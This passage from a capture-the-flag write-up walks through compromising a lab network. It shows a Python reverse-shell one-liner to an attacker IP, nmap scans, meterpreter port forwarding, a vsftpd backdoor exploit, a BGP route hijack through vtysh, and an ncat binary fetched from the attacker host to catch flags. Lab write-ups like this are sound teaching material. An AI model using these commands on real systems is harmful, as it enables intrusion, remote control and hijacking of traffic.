18: eth0@if19: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.2/16 brd 172.18.255.255 scope global eth0
       valid_lft forever preferred_lft forever
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.134.168",7000));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
Since we have the static binary we do a scan on the subnet 172.16.0.0/16
1
2
3
4
5
6
7
$ ./nmap -sn -T5 --min-parallelism 100 172.16.0.0/16
Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2025-12-29 12:43 UTC
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for app.ctx.ctf (172.16.1.10)
Host is up (0.00013s latency).
Nmap scan report for hackback_router1_1.hackback_r_1_ext (172.16.1.128)
Host is up (0.00011s latency).
We do a deeper scan on the subnet 172.16.1.0/24
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
$ ./nmap 172.16.1.0/24
Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2025-12-29 12:49 UTC
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for app.ctx.ctf (172.16.1.10)
Host is up (0.00014s latency).
Not shown: 1206 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for hackback_router1_1.hackback_r_1_ext (172.16.1.128)
Host is up (0.00015s latency).
Not shown: 1203 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
179/tcp  open  bgp
2601/tcp open  zebra
2605/tcp open  bgpd
The IP we are in is 172.16.1.10.Note that 172.16.1.128 is up with both FTP and BGP server on.The machine we are is limited in resource so we have to forward the port 21 to the localhost using meterpreter from the reverse shell
1
2
meterpreter> portfwd add -l 21 -p 21 -r 172.16.1.128
[*] Forward TCP relay created: (local) :21 -> (remote) 172.16.1.128:21
Examining the ftp banner we find a vulnerability


Exploiting manual vsftpd exploitation ,we need to port forward port 6200 aswell.However it won’t work if you port forward port 21 and port 6200 together.
Next step is to port forward port 6200
1
2
meterpreter> portfwd add -l 6200 -p 6200 -r 172.16.1.128
[*] Forward TCP relay created: (local) :6200 -> (remote) 172.16.1.128:6200
Running the exploit on msf we get a root shell from 172.16.1.128.We also capture our next flag.
BGP
Launching the BGP config shell using vtysh
1
2
3
4
5
6
vtysh

Hello, this is Quagga (version 1.2.4).
Copyright 1996-2005 Kunihiro Ishiguro, et al.

router1.ctx.ctf#
Using the concept of BGP hijacking, we want to hijack the server with flags and re-route the flag packets to us.
Entering BGP configuration mode we will add a route to make sure the flag server route the packet to us.
1
2
3
4
5
6
7
8
9
10
11
12
router1.ctx.ctf# config terminal
config terminal
router1.ctx.ctf(config)# router bgp 60001
router bgp 60001
router1.ctx.ctf(config-router)# network 172.16.2.0/25
network 172.16.2.0/25
router1.ctx.ctf(config-router)# network 172.16.3.0/25
network 172.16.3.0/25
router1.ctx.ctf(config-router)# end
end
router1.ctx.ctf# clear ip bgp *
clear ip bgp *
Checking the route
1
2
3
4
5
6
7
8
9
10
11
12
13
14
router1.ctx.ctf# show ip bgp neighbors 172.16.12.102 advertised-routes
show ip bgp neighbors 172.16.12.102 advertised-routes
BGP table version is 0, local router ID is 1.1.1.1
Status codes: s suppressed, d damped, h history, * valid, > best, = multipath,
              i internal, r RIB-failure, S Stale, R Removed
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*> 172.16.1.0/24    172.16.12.101            0          32768 i
*> 172.16.2.0/25    172.16.12.101            0          32768 i
*> 172.16.3.0/24    172.16.12.101                        100 60003 i
*> 172.16.3.0/25    172.16.12.101            0          32768 i

Total number of prefixes 4
I transfer a ncat binary to listen on UDP and TCP ports.
1
$ python3 -c "import urllib.request; urllib.request.urlretrieve('http://192.168.134.168:7777/ncat', 'ncat')"
Setting ncat to listen on UDP port 4444 we get the UDP flag
1
2
3
4
ncat -nvlp 444
listening on [::]:4444 ...
connect to [::ffff:172.16.2.10]:4444 from [::ffff:172.16.3.10]:40803 ([::ffff:172.16.3.10]:40803)
{FLAG:UDP:3bb271d020df6cbe599a46d20e9fcb3c}
Knowing that server 3 is listening on port 5555 we connect using ncat from 172.16.2.10 and we get the TCP flag sent
1
2
ncat -s 172.16.2.10 172.16.3.10 5555
{FLAG:TCP:8fb04648d6b2bd40af6581942fcf483e}